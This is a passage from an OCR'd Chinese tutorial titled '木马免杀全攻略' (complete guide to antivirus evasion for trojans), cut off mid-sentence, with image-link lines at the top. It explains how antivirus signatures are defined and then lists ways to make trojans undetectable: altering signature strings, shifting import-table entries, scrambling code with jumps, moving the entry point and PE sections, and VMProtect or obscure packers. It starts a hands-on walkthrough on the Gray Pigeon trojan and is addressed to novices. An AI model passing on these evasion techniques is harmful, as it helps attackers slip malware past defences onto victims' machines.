


图2




图3





图4



木马免杀全攻略

A1Pass [任晓珲]

目前在网络上有许多网站都打着广告说办班教菜鸟抓肉鸡、木马免杀、网站入侵、黑客编程之类的，事实上纯粹是为了骗钱，当善良的菜鸟们交了钱，才发现不外乎是下载一些制作好的教程来自己学习，充其量也就是通过QQ在线咨询一些技术问题，只不过，这仅有的技术支持还隔三差五的联系不上，无不纷纷嚷着大上其当。我也曾是一名受害者，为了抵制网上收费办班的这种行为，今天我就倾其所有，为大家彻底揭开免杀的神秘面纱，使菜鸟也能够成为免杀中的高手！

自打病毒与杀毒软件诞生以来，它们之间的战争就从来没有停止过。多套特征码、自动脱壳、内存杀毒、主动防御等的出现为网络安全做出了一次次的贡献，当然黑客们也毫不逊色，为了对抗杀毒软件也出现了修改特征码、加双层变态壳、去文件头等新的免杀技术。古人云“知己知彼，方能百战不殆”，想不被病毒查杀，就要先知道病毒是怎么查杀的。

一、杀毒原理

通常，一个病毒防御工作者在拿到一个截获或上报的新病毒时，先是分析这个病毒文件执行后的动作，所谓“动作”，就是指病毒文件执行后会做哪些操作，例如会生成什么新文件、怎样更改注册表、怎样注册服务、打开什么端口等等。弄明白这些后，下一步一般会研究这个病毒的文件结构，然后找出与众不同的地方，将其定义为特征码。而这个特征码定义的高明与否，就要看他定义的位置是否刁钻。例如定义的是病毒文件更改注册表键值那部分代码的话，这显然不会太难！因为只要病毒文件更改键值，99％的情况下这个文件里一定存在被更改键值的字符串，所以找到这段字符串的位置就可以定义特征码了。但是针对这种特征码做免杀是非常容易的，只需找到相应的位置，并更改字母的大小写即可。而如果想从文件头找出一段特征码的话就不容易了。除此之外，所定义的特征码还有一个分支，即内存特征码。所谓内存特征码就是指木马文件运行后释放到内存时所存在的特征，它的原理大体与上面介绍的文件特征码一样。

当特征码定义出来后，就会被提交到另外的一个部门，然后进入病毒定义库，当用户更新病毒库后，杀毒软件在碰到符合条件的文件时就会将其毫不犹豫的杀掉！也就是说，杀毒软件只认特征码，不认文件。由此可见，病毒防御工作者寻找特征码的方式也不过如此，但这只是定义病毒文件特征码的工作，至于别的，例如修复被病毒感染文件等技术步骤与本文无关，在此就不作介绍了，有兴趣的朋友可以自己研究一下。

二、免杀分类

免杀的方法有很多，遗憾的是还没有哪位朋友综合系统的介绍过，也苦了小菜们求学无门，只好掏银子找“师傅”，所以我就自告奋勇站出来一次，不足之处还请各位高手多多包涵……

我个人总结的免杀方法总共分为两类，即主动免杀与被动免杀。

1．主动免杀

（1）修改字符特征：主动查找可能的特征码，包括木马文件修改注册表、生成新文件的名称与路径、注入的进程名等动作，也包括运行过程中可能出现或一定会出现的字符等文件特征。然后找出这些字符，并将其修改。

（2）修改输入表：查找此文件的输入表函数名（API Name)，并将其移位。

（3）打乱文件结构：利用跳转（JMP)，打乱文件原有结构。

（4）修改入口点：将文件的入口点加1。

（5）修改PE段：将PE段移动到空白位置。

2．被动免杀

（1）修改特征码：使用一些工具找出特征码并针对特征码做免杀处理。

（2）使用Vmprotect：使用Vmprotect加密区段。

（3）文件加壳：可以使用一些比较生僻的壳对木马文件进行保护。

想必有些菜鸟朋友看到这儿会感觉到无所适从，PE、Vmprotect、入口点……这些都是什么意思啊？不要着急，下面我会一一介绍的，仔细阅读本文，相信你一定也会成为免杀高手的！

三、实战演习

1．修改字符特征

我们依然以一个病毒防御工作者的角度来考虑我们每一步应该做什么，然后在利用逆向思维分而治之。

假如我们拿到了一个新的木马样本，比如新灰鸽子，首先当然要分析它究竟有什么功能，怎样运行以及怎样保护自己等。其实这一步要求的专业知识是很多的，但考虑到我们的菜鸟读者，就暂且使用一个比较简单易行的方法——运行木马以及查看此程序的帮助文档。

我们打开RegSnap，点击“新建快照”按钮（图1），在弹出的对话框中选择“生成所有项目的快照”（图2）。

然后保存快照，现在已经将RegSnap配置好了。下面运行我们的木马程序（提醒：制作免杀的时候，一定要记住养成随时

